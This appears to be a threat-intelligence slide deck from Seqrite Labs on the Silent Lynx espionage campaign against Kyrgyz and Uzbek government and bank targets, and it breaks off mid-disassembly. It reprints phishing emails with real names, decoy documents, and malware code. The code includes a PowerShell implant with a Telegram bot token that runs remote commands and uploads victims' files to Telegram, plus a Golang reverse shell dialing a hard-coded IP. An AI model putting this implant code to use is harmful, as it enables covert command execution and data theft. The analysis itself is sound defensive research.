

SECORITE | Quick Heal

# SILENT LYNX

CYBER ESPIONAGE CAMPAIGN





# About Us



**Sathwik Ram Prakki**

Senior Security Researcher  
Seqrite Labs, Quick Heal

[@PrakkiSathwik](https://twitter.com/PrakkiSathwik)



**Subhajeet Singha**

Security Researcher  
Seqrite Labs, Quick Heal

[@ElementalX2](https://twitter.com/ElementalX2)



# Agenda

**01** Meet Silent Lynx

**02** Infection Chain

**03** Email and Decoys

**04** Arsenal and Infra

**05** Telegram-as-a-C2

**06** Attribution and more





## SPECA Campaign

---

- Active in Dec 2024
- Targets – National Bank of Kyrgyz Rep.
- Sectors
  - Government Banks and Think-Tanks
- Arsenal
  - C++ Loader, PowerShell
  - Telegram Bots as C2

## Employee Campaign

---

- Active in Jan 2025
- Targets – Ministry of Finance Kyrgyz Rep.
- Sectors
  - Government Banks
- Arsenal
  - Golang Reverse Shell



## Railways Campaign

---

- Active in Nov 2024
- Targets – Uzbek Government and Railway.
- Sectors
  - Railways and Government
- Arsenal
  - C++ Loader, PowerShell
  - Telegram Bots as C2

## Embassy Campaign

---

- Active in Jan 2025
- Targets – Ministry of Finance Kyrgyz Rep.
- Sectors
  - Embassy and Government.
- Arsenal
  - C++ Loader, PowerShell.
  - Telegram Bots as C2



# Timeline

## EMEA and APAC Govt.

- Credential Harvesting (Cyjax)
- Belarus, Ukraine, Uzbekistan
- Primarily MFA targeted

## YoroTrooper (Cisco Talos)

- Govt & Energy in CIS & EU
- Stink stealer, Warzone RAT, Loda RAT – LNK and VHDX
- Belarus, Russia and Azerbaijan

## Linked to Kazakhstan

- Credential Harvesting Sites
- Infrastructure in Azerbaijan
- Target: Tajikistan, Kyrgyzstan

## Silent Lynx

- ISO, C++, PS, Golang
- Telegram Bots
- Kyrgyzstan, Turkmenistan, Uzbekistan

2021

2022 – Jan

June

2023 – Q1

2023 – May

Sept

2024 Dec – 2025 Jan

## SturgeonPhisher

- Targets Central Asia (ESET)
- Phishing mimics Webmail
- Warzone RAT, RustyRAT, Stink stealer, reverse shell

## UZBEKHYDROENERGO


- Tajikistan and Uzbekistan
- Primarily HTA
- Custom Python Stealer & reverse shell, Meterpreter

## Retooling

- Py-Chrome Credential Stealer
- Py to PS and Telegram APIs
- Custom Golang & Rust reverse-shells



# Infection Chain





# Campaign-1 : Phishing Email

**From:** Султаналиев Нурдан Эркинович  
**Sent:** Fri, 27 Dec 2024 17:47:12 +0600  
**To:** Бегалиева Мээрим Бактыбековна  
**Subject:** FW: Для совещания!  
**Attachments:** 20241228\_140656.rar  
**Importance:** High

TA uses compromised email of an employee of NBKR.

Attached malicious RAR compressed file with the email.

Добрый вечер! Мээрим, проверьте пожалуйста это сообщение! В минфин отправили, а получил я, спасибо!

С уважением,  
Султаналиев Нурдан  
Отдел финансовой статистики  
Управление финансовой статистики и обзора  
тел.: +996 312 66 90 45  
e-mail: [nsultanaliev@nbkr.kg](mailto:nsultanaliev@nbkr.kg)

Good evening! Meerim, please check this message! It was sent to the Ministry of Finance, and I received it, thanks!

Sincerely,  
Sultanaliev from Nur  
Financial Statistics Department  
Office of Financial Statistics and Review  
tel.: +996 312 66 90 45  
Email: [nsultanaliev@nbkr.kg](mailto:nsultanaliev@nbkr.kg)



# Campaign-1 : Decoy

United Nations  Nations Unies  
Economic and Social Commission for Asia and the Pacific

REFERENCE: OES/B/9/2024-00178

**Nineteenth session of the SPECA Working Group on Trade  
Samarkand, Uzbekistan, 3 April 2024**

The secretariat of the Economic and Social Commission for Asia and the Pacific (ESCAP) presents its compliments to the States members of the United Nations Special Programme for the Economies of Central Asia (SPECA) and has the honour to invite their representatives to the nineteenth session of the SPECA Working Group on Trade, organized in collaboration with the Economic Commission for Europe. The session will be held in Samarkand, Uzbekistan on 3 April 2024.

The nineteenth session of the Working Group on Trade will follow the Eleventh Asia-Pacific Trade Facilitation Forum, to be held on the theme “Leveraging Digitalization for Sustainable Supply Chains” from 1 to 5 April 2024. A separate invitation to participate in person in the Eleventh Forum has been sent to the relevant trade facilitation focal points of member States (see enclosure). The nineteenth session of the Working Group on Trade will be held in a hybrid format to accommodate those who are unable to attend in person. Additional details are available at <https://unescap.org/events/2024/nineteenth-session-speca-working-group-trade>.

Please find enclosed the tentative programme of work and a registration form for the nineteenth session of the Working Group on Trade, for transmittal to those agencies of SPECA member States responsible for cooperation on trade policy and facilitation. Representatives are kindly requested to submit completed registration forms for up to three participants per State by 1 March 2024 to Mr. Alexey Kravchenko, Economic Affairs Officer, Trade Policy and Facilitation Division, by email [kravchenkoa@un.org](mailto:kravchenkoa@un.org), with a copy to [tuntiwigit@un.org](mailto:tuntiwigit@un.org).

The secretariat avails itself of this opportunity to renew to the States members of the United Nations Special Programme for the Economies of Central Asia the assurances of its highest consideration.



13 February 2024



## Campaign-2 : Phishing Email

**From:** Султаналиев Нурдан Эркинович  
**Sent:** Fri, 10 Jan 2025 08:56:14 +0600  
**To:** Бегалиева Мээрим Бактыбековна  
**Subject:** FW: Приказ №950-2-ГД о премировании  
**Attachments:** Приказ №950-2-ГП о премировании.rar

TA uses exact same compromised email of an employee of NBKR similar to the first campaign.

Attached malicious RAR file.

Мээрим, доброе утро! Снова сомнительного характера сообщение пришло.

С уважением, Нурдан

**From:** Кубаныч Канатович. Качыбеков <k.kachybekov@sf.kg>  
**Sent:** Thursday, January 9, 2025 6:22 PM  
**To:** minfin@minfin.kg  
**Subject:** Fwd: Приказ №950-2-ГД о премировании

Уважаемые Коллеги!

Направляю приказ о премировании сотрудников, по указанию руководства. Ознакомьтесь в срочном порядке. Документ содержит личную информацию, поэтому отправляю с паролем: **D5vfTABU8lqan74^C**

С Уважением,  
Качыбеков Кубаныч Канатович

RAR file protected with a password.

Meerim, good morning! Another message of a dubious nature has arrived.

Best regards, Nurdan

**From:** Kubanych Kanatovich. Kachybekov <k.kachybekov@sf.kg>  
**Sent:** Thursday, January 9, 2025 6:22 PM  
**To:** minfin@minfin.kg  
**Subject:** Fwd: Order No. 950-2-GD on bonuses

Dear Colleagues!

I am sending an order to reward employees, as instructed by management. Please review urgently. The document contains personal information. so I am sending it with



## Campaign-2 : Decoy

Министерство финансов Кыргызской Республики

Приказ

08 января 2025 года

№950-2-ДП

г.Бишкек

В целях поощрения сотрудников Министерства финансов Кыргызской Республики за их профессиональный вклад, добросовестное выполнение служебных обязанностей и достижение высоких результатов в работе,

**ПРИКАЗЫВАЮ:**

1. Выплату премий произвести за счет средств, предусмотренных на оплату труда в рамках утвержденного бюджета Министерства.
2. Контроль за исполнением настоящего приказа возложить на [ФИО ответственного лица], [должность].
3. Настоящий приказ вступает в силу с момента его подписания.

**Министр финансов**  
(подпись)

**Бакетаев А.К.**

Ministry of Finance of the Kyrgyz Republic

Order

January 08, 2025

No. 950-2-DP

Bishkek city

In order to reward employees of the Ministry of Finance of the Kyrgyz Republic for their professional contribution, conscientious performance of official duties and achievement of high results in work,

I ORDER:

1. Bonuses shall be paid from funds allocated for wages within the approved budget of the Ministry.
2. Supervision over the execution of this order shall be assigned to [full name of responsible person], [position].
3. This order shall enter into force from the moment of its signing.

**Minister of Finance**  
(signature)

Baketaev A.K.



## Campaign-2 : Decoy

Give bonuses to the following employees:



№	Full name of the employee	Job title	Premium amount (COM)
		Chief specialist of the budget department	100 000
		Leading accountant of the finance department	80 000
		Economist	120 000
		Head of Planning Department	15 0000
		Specialist of the analysis department	90 000
		Deputy Chief reporting department	140 000



**Премировать следующих сотрудников:**


№	ФИО сотрудника	Должность	Размер премии (COM)
1	<u>Асанов Асан Тынычбекович</u>	<u>Главный специалист отдела бюджета</u>	100 000
2	<u>Усенова Айгуль Жумадыловна</u>	<u>Ведущий бухгалтер отдела финансов</u>	80 000
3	<u>Касымов Нурлан Умурбекович</u>	<u>Экономист</u>	120 000
4	<u>Султанов Бакыт Эргешович</u>	<u>Начальник отдела планирования</u>	15 0000
5	<u>Айтбаева Мээрим Токтосуновна</u>	<u>Специалист отдела анализа</u>	90 000
6	<u>Исмаилов Талантбек Жаныбекович</u>	<u>Заместитель начальника отдела отчетности</u>	140 000
-	Аманова Гулнара	- -	- - - -



# Campaign-3 : Decoy

QMMB: 07/23/3290765-son  
11.10.2023-y

Reforms related to  
Railways Transport  
System



Uzbek National  
Emblem

**O'ZBEKISTON RESPUBLIKASI PREZIDENTINING  
QARORI**

2023 yil 10 - oktyabr. №ПП-329

**О мерах по коренному реформированию сферы  
железнодорожного транспорта Республики Узбекистан**

В целях реформирования сферы железнодорожного транспорта, создания здоровой конкурентной среды, широкого привлечения в отрасль частного сектора, цифровизации бизнес-процессов, внедрения современных методов управления, а также эффективного использования транзитного потенциала республики:

**1. Определить приоритетными задачами поэтапного реформирования сферы железнодорожного транспорта:**

- привлечение частных инвестиций в перевозочный процесс путем формирования конкуренции и создания привлекательной инвестиционной среды на рынке услуг железнодорожного транспорта;
- ускорение работ по трансформации и цифровизации железнодорожной сферы, обеспечение, качества, безопасности, устойчивости, надежности и бесперебойности процесса оказания услуг;
- укрепление финансового положения железнодорожных предприятий, снижение себестоимости и затрат на пассажирские и грузовые перевозки, создание подотчетной и стимулирующей среды для обеспечения операционной эффективности;
- обеспечение субъектам предпринимательства права свободного выбора операторов вагонов, предоставляющих услуги железнодорожных перевозок;




# Technical Analysis



## Campaign-1 : ISO



- File *20241228\_140656.iso* contains decoy PDF and EXE





# C++ Loader

- Base64 encoded blob





# Triggering PowerShell

- Loader uses *CreateProcess* API

```
((_QWORD)v5 + 1) = v4;
memcpy(v5, aJabuag8aawblag, 0x2390uLL);
v5[9104] = 0;
Src[1] = 0LL;
v6 = operator new(0x23F7uLL);
if ( !v6 )
    goto LABEL_22;
si128 = _mm_load_si128((const __m128i *)&xmmword_140019D50);
v8 = (_BYTE *)(((unsigned __int64)v6 + 39) & 0xFFFFFFFFFFFFFFE0uLL);
*((_QWORD *)v8 - 1) = v6;
v18 = si128;
Src[0] = (__int64)v8;
qmemcpy(v8, "powershell -NoProfile -ExecutionPolicy Bypass -e \"", 50);
memcpy(v8 + 50, v5, 0x2390uLL);
```

The screenshot shows a debugger window with assembly code on the left and a process start dialog box on the right. The assembly code highlights the `CreateProcess` API call. The dialog box shows the command line: `powershell -NoProfile -ExecutionPolicy Bypass -e 'IABJAGAwBAGAUAGACAgASAGQ...'`. A red arrow points from the assembly code to the command line in the dialog box.



# Base64 to PS1

- Telegram Bot Token
- Two interesting functions
  - Invoke-BotCmd
  - Invoke-BotDownload

```
1 $Token = "7898508392:AAF5FPbJ1j1PQfqCIGnx-zNdw2R5tF_Xxt0"  
2 $URL = "https://api.telegram.org/bot{0}" -f $Token  
3 $lastID = 123  
4 $sleepTime = 2  
5 $identifier = -join ((48..57) | Get-Random -Count 5 | % {[char]$_})  
6
```

- Bot Commands
  - Invoke-Expression and Invoke-WebRequest
  - Telegram's 4095-character limit

```
function Invoke-BotCmd {  
    param (  
        $command  
    )  
    try {  
        $result = Invoke-Expression($command)  
    }  
    catch {  
        $result = $Error[0].Exception  
    }  
    $res = "[$identifier]%0D%0A"  
    $result | ForEach-Object {$res += [string]$_ + "%0D%0A"}  
  
    if($res -eq ""){  
        $lastID = $updateid  
        continue  
    }  
    if($res.Length -gt 4095){  
        for ($i = 0; $i -lt $res.Length / 4095; $i++) {  
            $begin = $i * 4095  
            $end = $begin + 4094  
            if($end -gt $res.Length){  
                $end = $res.Length  
            }  
            $data = "chat_id=$from&text=" + $res[$begin..$end]  
            $URI = "$URL/sendMessage?$data"  
            Invoke-WebRequest -Uri $URI > $null  
        }  
    } else {  
        $data = "chat_id=$from&text=$res"  
        $URI = "$URL/sendMessage?$data"  
        Invoke-WebRequest -Uri $URI > $null  
    }  
}
```



# PowerShell – BotDownload



- Upload files to Telegram chat
- *getUpdates* API
  - /sleep
  - /cmd
  - /download

```
function Invoke-BotDownload {  
    param (  
        $FilePath  
    )  
    Add-type -AssemblyName System.Net.Http  
    $FieldName = 'document'  
    $httpClientHandler = New-Object System.Net.Http.HttpClientHandler  
    $httpClient = New-Object System.Net.Http.HttpClient $httpClientHandler  
  
    $FileStream = [System.IO.FileStream]::new($FilePath, [System.IO.FileMode]::Open)  
    $FileHeader = [System.Net.Http.Headers.ContentDispositionHeaderValue]::new('form-data')  
    $FileHeader.Name = $FieldName  
    $FileHeader.FileName = (Split-Path $FilePath -leaf)  
    $FileContent = [System.Net.Http.StreamContent]::new($FileStream)  
    $FileContent.Headers.ContentDisposition = $FileHeader  
    $FileContent.Headers.ContentType = [System.Web.MimeMapping]::GetMimeMapping($FilePath)  
  
    $MultipartContent = [System.Net.Http.MultipartFormDataContent]::new()  
    $MultipartContent.Add($FileContent)  
  
    $httpClient.PostAsync("$URL/sendDocument?chat_id=$from", $MultipartContent) > $null  
}
```



## Campaign-2

- RAR archive contains Golang executable





# Golang Reverse-Shell

- Connects to C2

```
loc_39B96E:  
lea rax, unk_3D304F  
mov ebx, 3  
lea rcx, a18512217122808 ; "185.122.171.22:8082"  
mov edi, 13h  
call net.Dial  
test rcx, rcx  
jnz short loc_39B95F
```

unk\_3D304F contains 'tcp'

```
loc_39B95F:  
mov rax, 12A05F200h  
call time.Sleep
```

```
loc_3989E6:  
movups [rsp+110h+var_20], xmm15  
